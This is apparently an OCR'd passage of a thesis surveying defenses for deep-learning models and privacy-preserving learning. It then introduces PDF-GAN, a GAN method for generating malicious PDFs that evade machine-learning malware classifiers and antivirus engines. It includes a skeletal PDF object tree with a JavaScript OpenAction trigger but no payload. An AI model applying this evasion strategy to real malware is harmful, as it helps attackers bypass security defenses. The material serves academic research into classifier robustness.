DNNs have input and output layers with hidden layers in between. Reluplex [136] varifies DNNs by searching linear combinations of hidden layers. This problem is NP-complete, so the search space is reduced by a simplex algorithm. This algorithm is based on an SMT (satisfiability modulo theories) solver that addresses a Boolean SAT (satisfiability). Exploiting properties from the simplex, Reluplex allows inputs to violate their feasible bounds for certification temporarily, showing a neural network robustness verification.

Sinha et al., [245] introduced a method that is provably robust to perturbations, distributed in a Wasserstein ball. They train a classifier with adversarial training using distributionally robust optimization. Hein et al., [112] showed formal guarantees on the robustness of classifiers using a bound on the local Lipshitz constant in the vicinity of the input. Their Cross-Lipshitz regularizer increases the range of attacks which can provably be defeated, forcing would-be attackers to look more widely for modes of attack.

Accurate bounds on worst-case loss improve robustness. Raghunathan et al., [214] improved the accuracy of both lower and upper bounds on the worst-case loss, concentrating on the upper bound, on the basis that it is safer to minimize the upper bound than minimizing the lower bound. They showed a certified approach against adversarial examples on two-layer networks for the first time. Wong et al., [274] presented a convex outer bound approach called an "adversarial polytope", which is the set of all the final activation layers that are produced by applying a norm-bounded perturbation to the inputs. They used this bound for linear relaxation of the ReLU activation and optimized the worst-case loss over the region within the bound, as shown in Fig. 2.8. However, this method can only be applied to small-sized networks. Wong et al., [275] extended the scope of this method by introducing a provably robust training procedure for general networks, formulated in terms of Fenchel conjugate functions, non-linear random projections, and model cascade techniques.

Cohen et al., [71] addressed the issue of certified defenses from a different perspective, by proving that classifiers which are robust against Gaussian noise are also robust against adversarial perturbations bounded by the l_2 norm. They used randomized smoothing, which had already been introduced [158] to prove robustness. Cohen et al., [71] proved that smoothing with Gaussian noise can induce certifiable robustness against l_2 norm bounded perturbations. Since the exact evaluation of the robustness of the classifier is not possible, they showed that the method is robust against attacks with high probability using Monte Carlo algorithms.

Recently, Balunovic et al., [32] combined adversarial training of a classifier with provable defense methods. A verifier aims to prove the robustness of the classifier, while an adversary tries to find inputs that cause errors inside convex bounds, established as shown in Fig. 2.9. They utilized layerwise adversarial training and bridged the gap between adversarial training based empirical defense methods and existing provably certified defense methods. The method resulted in state-of-the-art robust accuracy on the CIFAR-10 dataset under $2/255$ L_∞ and $8/255$ L_∞ perturbations.



Conv
Conv
FC
$\mathbb{C}_0(\boldsymbol{x})$
$\mathbb{C}_1(\boldsymbol{x})$
$\mathbb{C}_2(\boldsymbol{x})$
$\mathbb{C}_3(\boldsymbol{x})$

Figure 2.9: Illustration of layerwise adversarial training. Latent adversarial example is found in the convex region $\mathbb{C}_1(\mathbf{x})$ and propagated through the latter layers in a forward pass which is represented with the blue lines. The red line show the gradients during a backward pass. In the procedure, the first layer which corresponds to the former layer of convex region $\mathbb{C}_1(\mathbf{x})$ does not receive gradients [32].

2.3.2 Defense against Poisoning Attacks

Steinhardt et al., [256] attempt to fail attacks by removing outliers that are outside the applicable set. They first aimed to find the centroids of classes. Then, the authors removed any points that were distant from the corresponding centroid. To find these points, they used two methods in a complementary way: a sphere defense, by removing the outer points of the spherical radius, and a slab defense that discarded points that were too far away from the line in a complimentary way.

Koh et al., [147] used influence functions to track model predictions and identify training data points have the most influence on a given prediction. Although their theory does not extend to nonconvex and nondifferentiable models, they showed that approximate influence functions can still be effective. These functions also allow a defender to focus on data with a high influence score. This method appears to be a better way of eliminating tainted examples than simply identifying the data points with large training losses.

Paudice et al., [207] also suggested a defense mechanism to mitigate the effects of poisoning attacks on the basis of outlier detection. An attacker would attempt to have the greatest impact with a limited number of poisoning points. To mitigate this effect, they divided the trustworthy dataset $\mathcal{D}$ into two classes, $\mathcal{D}_+$ and $\mathcal{D}_-$, and trained a distance-based outlier detector for each class. Each detector calculates an outlier score for each sample in the entire clean data set. There are many ways to measure the outlier score, such as an SVM or local outlier factor (LOF). In this study, the empirical cumulative distribution function (ECDF) of training instances is used to determine a threshold for detecting outliers. After removing all the entities expected to be contaminated, the remaining data can be used to retrain the learning algorithm.

Instead of following outliers, Paudice et al., [208] chose to relabel data points that considered outliers by label-flipping attack, which is a poisoning attack that in which an attacker changes the label of a small number of training points. They considered the points farthest from the decision boundary to be malicious and reclassifies them. The algorithm reassigns the label of each malicious examples using a k-NN. For each sample of training data, the closest k-NN points are found first using the Euclidean distance. If the number of data points with the most common label among k-NN is is equal to or greater than a given threshold, the corresponding training sample is renamed to the most common label in the k-NN.

Chen et al., [63] looked for poisoned data by monitoring activation in the latent space of an neural network, rather than analyzing its input or output. Each example is analyzed how far the activation deviates from the distribution of activation values of a majority of one class. The dimension of the activation values before activation clustering, the dimension is reduced to a 1D vector by independent component analysis. Tran et al., [262] also defend against another variation backdoor attacks by looking at activation values, which are analysed using spectral signatures. This method spots poisoned data using the activation of a neural network, similar to [63]. First, singular




Figure 2.10: Privacy attack scenarios from the perspectives of the (a) service provider, (b) information silo, and (c) user.

value decomposition is applied to the covariance matrix. Then, all the training data is compared with the first singular vector. Poisoned examples have a high outlier score, and is erased before re-training the neural network.

The defense proposed by Liu et al., [167] is different from these defense described above, which try to detect poisoned data and removing it. These authors modify the neural network itself, using a technique called fine-pruning (combination of pruning and fine-tuning). Pruning a neural network removes neurons, including backdoor neurons [100]. However, because other attacks are made pruning-aware, this method also suggested cleaning the neural network through fine-tuned after pruning using trusted clean data. The resulting neural network is robust against multiple poisoning attack. Wang et al., [268] presented a similar method to [167] but they prune filters of a neural network that are compromised, so that trigger a backdoor attack.

2.4 Privacy issues on Deep Learning Models

Deep learning algorithms, which underpin most current AI systems, are data-driven, which exposes them to privacy threats while collecting data or distributing pre-trained models.f Many attempts have been made to build Private AI systems keeps data secure. We will describe the ways in which privacy can be breached in current AI systems, review defenses based on homomorphic encryption (HE), secure multi-party computation (SMC) and differential privacy (DP).

2.4.1 Attacks on Privacy

Service Providers

Service providers offer AI-based applications to the public. These applications are based on pretrained DL models, and often use privacy sensitive data to improve the model performance. A group of studies [266] has suggested that DL models not only learn latent patterns from training data, but that the trained model is actually a repository of that data, and that data is effectively exposed by granting access to a pretrained model. In a membership inference attack [107, 241, 248], an attacking model tries to determine whether given data used in training the target model. An inversion attack goes one better and aims to obtain the attributes of the unknown data which was used to train the target model. For example, Fredrikson et al. [89] reconstructed an image of a face which was used to train a target classifier, using confidence scores attached to classification.

Information Silos

An information silo is a data management system which is isolated from other similar systems. A deep learning system is usually more effective if it is trained on more data. In an AI system, information in different silos may be used to train without directly sharing the data between silos. Federated learning [43, 148, 181] facilitates this processing by sharing gradients and model parameters; but this makes it vulnerable to the membership and inversion attacks illustrated in Fig. 2.10. Hitaj et al. [114] showed that a federated DL approach is essentially broken in terms of privacy, be-

Table 2.3: Defense methods for private AI

(Figure 2.10) **Victims**	**Homomorphic Encryption**	**Secure Multi-Party Computation**	**Differential Privacy**
Service Providers			✓
Information Silos	✓	✓	✓
Service Users	✓	✓	
References	[45, 50, 59, 68, 95, 113, 226]	[22, 132, 166, 189, 218, 240]	[17, 18, 61, 182, 282, 290] [130, 204, 206, 211, 212]
Section	2.4.2	2.4.2	2.4.2

cause it is virtually impossible to protect the training data of honest participants from an attack in which a GAN fools a victim to revealing sensitive data.

The User

Many applications of DL run on third-party servers, because they are too large and complicated [108, 122] to run on devices such as mobile phones or smart speakers. Users must therefore transfer sensitive data, such as voice recordings or images of faces, to the server. At that point the user loses control of their data: they can neither delete it nor determine how it is used. As the recent Facebook–Cambridge Analytica data scandal [21], privacy policies may not be inadequate to prevent the exploitation of users' data.

2.4.2 Defenses Against Attacks on Privacy

Many attempts have been made to combine DL with established security techniques, including homomorphic encryption (HE), secure multi-party computation (SMC) and differential privacy (DP). Table 2.3 shows how these techniques match up with the privacy threats listed in Section 2.4.1, and we now review their effectiveness.

Homomorphic Encryption on Deep Learning

HE is a cryptographic scheme that enables computations on encrypted data without decryption. An encryption scheme is homomorphic for the operation $*$, if without access to the secret key, the following holds:

$$Enc(x_1) * Enc(x_2) = Enc(x_1 * x_2), \tag{2.24}$$

where $Enc(\cdot)$ is the encryption function. HE can protect users' data in third-party servers or gradients aggregated among information silos.

Gilad et al. [95] introduced the use of encrypted data in inference. Their CryptoNets system uses the YASHE [44], leveled HE scheme, to provide privacy-preserving inference on a pretrained CNN. CryptoNets demonstrated over 99% accuracy in a classification task on the handwritten digits in the MNIST data-set [155]. However, because nonlinear activations are approximated by square functions, the extensibility of CryptoNets to large complicated models is questionable. [108, 122]. However, Hesamifard et al. [113] and Chabanne et al. [59] attempted to improve CryptoNets by higher degree polynomial approximations of the activation functions. Chabanne et al. []chabanne2017privacy used batch normalization to reduce the difference in accuracy between the original classifier and the classifier evaluated with encrypted data by approximating the activation function during inference. This technique also permitted a deeper model. Inference on the original version of CryptoNets took hundreds of seconds, but its speed was subsequently improved [50, 68].

TFHE [66] is a recent HE technique which supports operations on binary data. TAPAS [226] and FHE-DiNN [45] were a development of this scheme with binary neural networks, which achieved improved speed and greater accuracy on the MNIST dataset, with only a single hidden layer.

Secure Multi-party Computation on Deep Learning

To date, there are two major approaches to privacy in DL involving multiple parties: 1) protection of user-side privacy by secure multi-party computation, and 2) secure sharing of gradients between information silos.

SMC methods are mainly based on secure two-party (2PC) techniques, which involve a user who provides data and a server that runs a DL system which uses that data. SecureML [189] was the first privacy-preserving method in which neural networks were computed using 2PC; it requires large amounts of communication. In MiniONN [166] an neural network is replaced by an oblivious neural network which is trained using a simplified HE scheme. Garbled circuits (GCs) were used to approximate nonlinear activation functions. DeepSecure [218] performs encrypted inference on an neural network using Yao's GCs [288] and suggest some other practical computing structures which are provably secure. Gazelle [132] performs linear operations with HE and computes activation functions with GC. Its authors observe that HE is most promising in matrix-vector multiplications, while GCs makes them more suited to the approximation of nonlinear functions in DNN models. Although 2PC-based algorithms have shorter inference time than HE-based methods, they require communication at every operation or layer. Hence they are impractical in practice because 1) the user must be online while inference and 2) communication overhead increases as more number of users are connected.

Methods to protect data privacy in federated learning of data silos are mainly based on distributed DL algorithms [16, 78, 160]. Distributed selective SGD (DSSGD) [240] uses collaborative DL protocols which allow different data holders to train joint DL models without sharing their training data. Using coordinated learning models and objectives, participants train their local neural networks and periodically exchange gradients and parameters. As gradients and parameters are only partially




Figure 2.11: Overview of the differential privacy in a DL framework.

showed, DSSGD resists to model inversion or membership attacks. However, because DSSGD uses a parameter server [163], Aono et al. [22] noted that it is possible to reconstruct the data used in training from a small numbers of gradients. To preserve privacy against an honest-but-curious parameter server, these authors apply HE to the parameter and gradient exchange. Because the size of encrypted data is much larger than the plaintext, this has a trade-off with communication costs. Hence, Ryffel et al. [222] attempted to build a privacy-preserving federated learning framework that combines MPC and DP functionality.

Differential Privacy in Deep Learning

Differential privacy (DP) is a state-of-the-art privacy preserving mechanism [81] which reliably prevent an attacker from deducing private information from databases or deep learning models. DP algorithms prevent an attacker from knowing the existence of a particular record by adding noise to query responses, as follows:

$$M(\mathcal{D}) = f(\mathcal{D}) + n, \tag{2.25}$$

where $M : \mathcal{D} \to \mathbb{R}$ is a randomized mechanism that adds the noise n sampled from a Laplace or Gaussian distribution [81] to the query response, $\mathcal{D}$ is the target database, and f is the original deterministic query response.

M provides (ε, δ)-DP if all adjacent $\mathcal{D}$ and $\mathcal{D}'$ satisfy the following [81]:

$$\text{Pr}[M(\mathcal{D}) \in S] \leq \exp(\varepsilon)\text{Pr}[M(\mathcal{D}') \in S] + \delta, \tag{2.26}$$

where $\mathcal{D}$ and $\mathcal{D}'$ are two adjacent databases and $S \subseteq \text{range}(M)$ is a subset of $\mathbb{R}$. ε and δ are the privacy budget parameters that determine the level of privacy. Smaller ε and δ mean that $M(\mathcal{D})$ and $M(\mathcal{D}')$ will be more similar.

Differentially private deep learning models can be divided into three groups: gradient-level [17, 18, 182, 282, 290], objective-level [61, 211, 212] and label-level [130, 204, 206] approaches, depending on where the noise is added. Fig. 2.11 shows the overview of these approaches. In a gradient-level approach, noise is inserted into the gradients of the parameters during the training phase. In an objective-level approach, noise is used to perturb the coefficients of the original objective function. In a label-level approach, noise is inserted into the label in the knowledge transfer phase of a teacher-student mechanism.

Abadi et al. [17] proposed a differential private SGD algorithm (DP-SGD) that adds noise to the gradients when updating parameters. Abadi et al. [17] introduced the *moment accountant* algorithm to track the cumulative privacy loss to estimate ε and δ. McMahan et al. [182] introduced differentially private long short term memory (LSTM) [116] which provides DP for a language model. Xie et al. [282] proposed a differentially private GAN (DPGAN) to provide DP for a differentially private generator. DPGAN injected noise into the gradients of the discriminator to obtain a differentially private discriminator. The generator is trained with that discriminator, and thus becomes differentially private based on post-processing theory [84]. Acs et al. [18] introduced a differentially private generative model which consists of a mixture of generative NNs, such as restricted Boltzmann machines (RBMs) [156] and variational autoencoders (VAEs) [145]. These authors applied a differentially private k-means algorithm for clustering the original datasets and used DP-SGD [17] to train each neural network. Yu et al. [290] introduced improved DP-SGD by applying a different sampling strategy and a concentrated DP (CDP) [53] (a variant of DP) to provide higher level of privacy.

The objective-level approach introduced by [61] disturbs the original objective function by adding noise to its coefficients, making the model trained on this function differentially private. Whereas privacy loss is accumulated as training progresses in the gradient-level approach, the objective-level approach determines privacy loss while building the objective function, independent of training iterations. Noise is injected into the polynomial objective function by changing the coefficients. A non-polynomial objective function must be approximated using techniques such as Taylor or Chebyshev expansions. Chaudhuri et al. [61] proposed differentially private logistic regression, in which the parameters are updated to minimize perturbed objective function. Phan et al. [211] and Phan et al. [212] applied this mechanism to autoencoders [38] and convolutional deep belief networks [159], respectively.

The label-level approach injects noise into the knowledge transfer phase of the teacher-student mechanism. Papernot et al. [204] introduced a semi-supervised knowledge transfer technique called private aggregation of teacher ensembles (PATE), which is a type of teacher-student mechanism whose purpose is to train a differentially private classifier (the student) based on an ensemble of non-private classifiers (the teachers), trained on disjoint datasets. The teacher ensemble outputs noisy labels by noisy aggregation of each teacher's prediction, and the student learns these labels. Because the student model cannot access the training data directly and the labels that it receives are differential private, PATE provides DP. PATE utilizes a *moment accountant* to track the privacy budget spent through the learning process. Later, Papernot et al. [206] extended PATE to operate at a large scale by introducing a new noisy aggregation mechanism, and it outperforms the original PATE. Jordon et al. [130] applied the PATE for training a discriminator to build a differentially private GAN framework. The discriminator provides DP, and the generator trained with that discriminator is also differentially private by post-processing theory [84].

Chapter 3

Attacks on Deep Learning Models

Machine learning (ML) has extensively adapted in a large number of application areas including speech recognition and image processing. One important such area is security, to which a variety of ML-based techniques have been applied in recent years. Several studies have empirically evinced a great potential and effectiveness of ML in solving certain security problems like malware detection [227, 291]. In particular, the ML techniques for malware detection have been developed for years diverging to many different security problem domains, such as clustering of malware families [33, 129], detection of malicious downloads [74, 215], detection of account misuse networks [85, 257], detection of commonly exploited file formats (e.g., Java archives [229], documents [133, 153]) and detection of PDF malware [246, 247, 254, 255].

Not surprisingly, as ML becomes a dominant means for malware analysis, there is a growing temptation to find *adversarial examples* (AEs) that can diminish its effectiveness. Many latest studies of AE attacks on ML [19, 97, 123, 150] have demonstrated that a small perturbation to an input may forcibly change the prediction result of both ML and, newly surfacing, *deep learning* (DL) models. The studies suggest that the victim of AE attacks can be anyone from an entire spectrum of application areas where ML is applicable. As a result, this gloomy fact poses a daunting challenge to developers of ML models for malware detection [121]. Thus, it is crucial to build a robust malware detectors or classifiers that are resistant to AE attacks. One solution adopted by many in practice is to harden their model by training it with all possible AEs against it taken into account. For this, significant effort has been made to identify AEs against existing ML-models for various malware detectors. In this paper, we are interested in finding AEs that can be used to evade all the current (academic and commercial) ML-based PDF malware classifiers. Our interest originates from the fact [179] that as malicious PDF files have been known to be the most dangerous type of attack exploited by adversaries to date, ML-based techniques are being actively studied and developed to mitigate them even most recently.

Since its introduction, PDF has risen in great popularity and become the de facto standard for many different purposes of information sharing, such as text documents, data files and presentation materials. PDF includes not only static content (e.g., texts and styles) but also dynamic content (e.g., JavaScript code and action triggers). The versatility of PDF files comes in their capability of displaying such rich content on virtually all kinds of today's computer systems and platforms. The popularity and versatility have been capitalized on by adversaries in a way that the PDF format files are used to craft diverse attacks on viewer applications, inflicting extensive damage on countless victims. One key attribute of PDF exploited by adversaries is its high connectivity to other objects which facilitates modification of a PDF file, ultimately leading to an injection of a malicious load to the file. Another is the innate complexity of its file format, which facilitates malicious contents being concealed from the detectors. For example, JavaScript-based attacks deceive the detectors by injecting Javascript code in multiple objects at different locations inside the file. Such PDF malware is not only posing in the present but also likely to pose in the future, an immense threat to cybersecurity. It was reported by SonicWall [14], a private network security company, that more than 47,000 new attacks related to PDF files were discovered last year, and 73,000 PDF-based attacks were discovered in March, 2019 alone.

To prepare for the flooding of future zero-day PDF malware, much research has been done to improve the performance of PDF classifiers by employing ML techniques. As the first work in this direction, PDFrate-v1 [246] tackled the challenge with ML techniques by using metadata and *contents* of PDF documents. The approach characterized the documents' attributes by hand-crafting 202 features to train a random forest (RF) model for detection. PDFrate-v2 [247] further improved the performance by taking advantage of an ensemble training technique. Hidost [254, 255] attempted to extract the files into a *structural* map and used it as a feature set for their train model. Support vector machines (SVMs) and RF are used as classification models and both of them attain an impressive performance of detection.

As ML techniques for PDF classification become advanced and sophisticated, so do AE attack techniques for evading them. In principle, the purpose of these attack techniques is generating evasive PDF samples (i.e., AEs) against ML-based classifiers by picking and manipulating structural features that the classifiers utilize for detection. The early forms of AE attacks, which we collectively call *mimicry* attacks [111, 154, 232], aim to induce misclassifications of the classifiers by camouflaging malicious PDF files as benign ones. Unfortunately, mimicry attacks rely heavily on human expertise to understand a given malicious PDF file before finding fake structural features that will be added to the original file for aligning it with a known benign file. This implies that the success of their techniques would be strictly limited by human effort as well as their knowledge of a complex structure of the PDF file format.

Researchers endeavored to overcome the limitation by minimizing human involvement. They proposed the evasion techniques that can automate the process of generating evasive samples for AE attacks. EvadeML [283] introduced a stochastic approach based on *genetic programming* (GP), which repeatedly performs feature manipulations based on a random mutation algorithm until an evasive, yet malicious PDF sample is successfully obtained as output. While the output sample maintains the input's original maliciousness, it, unlike the input, is guaranteed to be evasive as it will induce a misclassification of PDF malware classifiers. EvadeML exhibited its effectiveness by producing evasive samples of all 500 PDF malware files selected from Contagio malware archive [9]. A later work, EvadeHC [77], claimed to achieve the same performance as EvadeML; that is, succeeding in generating evasive samples for all 500 PDF malware files from Contagio. Moreover, they assumed a more restricted, realistic attack scenario where the attacker will only be given a binary prediction score from the PDF malware classifiers.

Despite the impressive success in their automated evasive sample generation, our analysis has revealed that the existing evasion techniques consume an excessively large amount of time to obtain each sample. Although EvadeHC has made some effort to speed up its generation time by applying a hill-climbing method to the *random mutation* algorithm, their numbers still have much room for improvement. According to our observation, the main factor that increases the total time taken to generate an evasive sample is the inherent difficulty of maintaining the original maliciousness even after several trials of operations being carried out to manipulate structural features, which often result a crash. To explain this, consider the PDF malware that is not originally evasive when being given as input to the evasion techniques like EvadeML or EvadeHC. In order to generate an evasive sample as output from the malicious file, they must transform the original file structure by manipulating (i.e., inserting, deleting and replacing) its structural features. Conceivably, it often occurs during the transformation that the original file loses its maliciousness if a certain feature manipulation happens to corrupt a file structure essential to maintain its maliciousness. A fundamental ingredient in all of these are feature-space models of attacks.

To elaborate limitation of current attacks, let hereby S denote a set of all structural features of our target PDF file, which can be manipulated to generate our evasive sample. We also define S', a subset of S, whose elements are *robust features* crucial to maintaining the target's maliciousness, by which we mean that the maliciousness might be corrupted by changing any of them. As briefly mentioned earlier, the existing evasion algorithms 'randomly' select one feature after another from S and 'mutate' the features until they obtain an evasive sample. Suppose that they select and mutate features from S' by chance. Then as been defined, it is likely that the maliciousness of our target file is lost by error. Upon recognizing the loss of maliciousness, the existing algorithms undo the mutation on the feature to restore the lost maliciousness and try to select another feature from S. We have observed in the existing techniques that they suffer from quite frequent trials and errors, each of which causes a waste of time, consequently all in all inducing a significant increase in the total time for sample generation.

A remedy for this problem would be to pinpoint the robust features and transform the input PDF malware by manipulating features only from the non-robust features in search for an evasive malware sample (i.e., $S - S'$). Sadly, none of the existing techniques listed above attempt to have knowledge of S' when they generate evasive samples. Our observation on previous work motivated us to develop a new solution where we drastically reduce the sample generation time by avoiding wasteful cycles of trials and errors during our PDF transformation. In our solution, we first strive to identify a set S' of structural features that are relevant to malicious behaviors of most PDF malware available today. Next, during the transformation phase, we continuously refer to the set in order to ensure that our algorithm should select candidates for mutation from the complementary set of S'.

Clearly, in order for our solution to work successfully, we must be able to determine the set S' for the PDF format files. To achieve this, we employ the *generative adversarial networks* (GANs), which, if appropriately trained, can learn to identify intrinsic properties (including structural features) of benign and malicious PDFs. The power of GANs that identifies the structural features belonging to S' comes from their innate characteristic, namely the adversarial interaction between their two components, the generator and discriminator, by which S' is formed. To avoid the time-consuming repetition of trials and errors, the generator constructs evasive samples by modifying features only in $S - S'$. Many existing GANs usually employ a single discriminator, through which a modified sample very similar to the original can be generated. To generate a modified sample structurally very similar to the original, GANs select features in $S - S'$, thereby conserving the original's malicious behavior as a result. However, the generated sample must not only maintain the desired maliciousness but also evade the targeted malware classifiers. To satisfy both the requirements, we have introduced a GAN variant that employs a target PDF malware classifier as the second discriminator to manipulate features only from $S - S'$ during our evasive sample generation. To adjust the dependency level of these two cooperative discriminators, we use an additional parameter that controls the balance between them. Let alone its speed in finding evasive malware samples, our solution has another advantage that it can operate even under a realistic black-box attack scenario, in which the classification score revealed from the malware classifiers is in binary form (i.e., benign or malicious) rather than a continuous classification score.


We have evaluated our solution against three PDF malware classifiers. First of all, we have found that it can generate evasive samples (without any crash) for all 500 unique PDF malware files selected from the Contagio archive. Our proposed model successfully evades the target PDF malware classifiers with the maximum number of 12 manipulating operations by 13 times faster than the previous approaches. In contrast, EvadeML required the maximum of 354 and 85 feature manipulating operations to complete the generation of evasive samples for PDFrate-v1 and Hidost '13 respectively. To further demonstrate the effectiveness of our approach, we include in our evasion seed all three types (e.g., JavaScript, ActionScript and File Embedding) of PDF malware as known by CVE-2018-9958 [12], CVE-2013-2729 [8] and CVE-2010-3654 [6]. The analysis reveals that our evasive samples are all generated without any crash exhibiting the same malicious behaviors as the original malware with minimum modification. Last of all, unlike previous work, we evaluate the evasiveness of our generated malware samples against AntiVirus engines from VirusTotal.

3.1 Background

3.1.1 Threat Model

Depending on the different levels of knowledge held by an attacker, attack scenarios can be categorized into three different classes: white-box, gray-box and black-box. The less information available to an attacker, the darker the attack scenario is considered. The types of information that can be provided to an attacker are threefold: (1) the training dataset and its labels, (2) the feature set and the feature extraction algorithm of the classifier with its extracted feature types and (3) the knowledge of the classification function and its hyper-parameters.

In the black-box scenario, an attacker is provided with minimal knowledge of



```
1 0 obj <<
  /Type   /Catalog
  /OpenAction   2 0 R
  /Pages   3 0 R
>> endobj
2 0 obj <<
  /Type   /Action
  /S   /JavaScript
  /JS   4 0 R
>> endobj
3 0 obj <<
  /Type   /Pages
  /Count   2
  /Kids   [5 0 R 6 0 R]
>> endobj
4 0 obj <<
  /Filter   /FlateDecode
  /Length   281
>> endobj
5 0 obj <<
  /Type   /Page
  /Annots   7 0 R
  /MediaBox   [0 0 595 842]
>> endobj
6 0 obj <<
  /Type   /Page
  /Annots   8 0 R
  /MediaBox   [0 0 612 792]
>> endobj
7 0 obj <<
  /Type   /Annot
  /Subj   9 0 R
  /Rect   [25 100 60 115]
>> endobj
8 0 obj <<
  /Type   /Annot
  /Subj   10 0 R
  /Rect   [100 180 300 210]
>> endobj
9 0 obj <<
  /Length   544
  /Filter   /FlateDecode
>> endobj
10 0 obj <<
  /Length   3521
  /Filter   /FlateDecode
>> endobj
```

Figure 3.1: PDF structure (a), Tree representation of PDF file (b)

the classifiers (e.g., the feature representation). EvadeML constructs evasive samples against Hidost '13 and PDFrate-v1 under a black-box attack scenario. They assumed that the classification score was revealed in a real number with many query attempts. EvadeHC also operates under a similar scenario but the main difference is that the classification score was given in the binary form.

Our approach, PDF-GAN, operates in the same black-box scenario as previous studies with an assumption that many submissions of files are allowed. Also, the classifiers only reveal the classification score in a binary form (i.e., benign or malicious). However, recently, many researchers managed to mitigate the evasion attack by limiting the number of queries as the current black-box attack requires many submissions. To this end, PDF-GAN was designed to also operate as a transfer-based attack [201]. For this, we trained a surrogate model that is a smaller network and evaluated the success rate of evasion with much fewer query attempts to the target classifiers. The details of the design and the experiments will be explained in the following sections.

3.1.2 Portable Document Format (PDF)

PDF Structure

A PDF file can be broken down into four parts: *header*, *body*, *cross-reference table* and *trailer*. Figure 3.1 (a) shows the structure of a PDF. A *header* contains rather simple information which includes the version number of the PDF specification (i.e., '%PDF-1.3'). The *body* section contains objects and holds all data of the document. There are eight different types of objects supported by a PDF (i.e., Boolean, integer and real numbers, arrays, strings, dictionaries, names, streams and null). A name object only contains unique values, whereas a dictionary object consists of a key and value pair.

Objects are identified by their given numbers, and they are either indirect objects or the direct objects constituting dictionaries. Indirect objects appear within the notation << >> and direct ones are denoted as follows:

```
6 0 obj  << /Type/Action/S/JavaScript/JS 7 0 R >>  endobj
7 0 obj  << /Length 231/Filter/FlateDecode >>
stream ··· endstream endobj
```

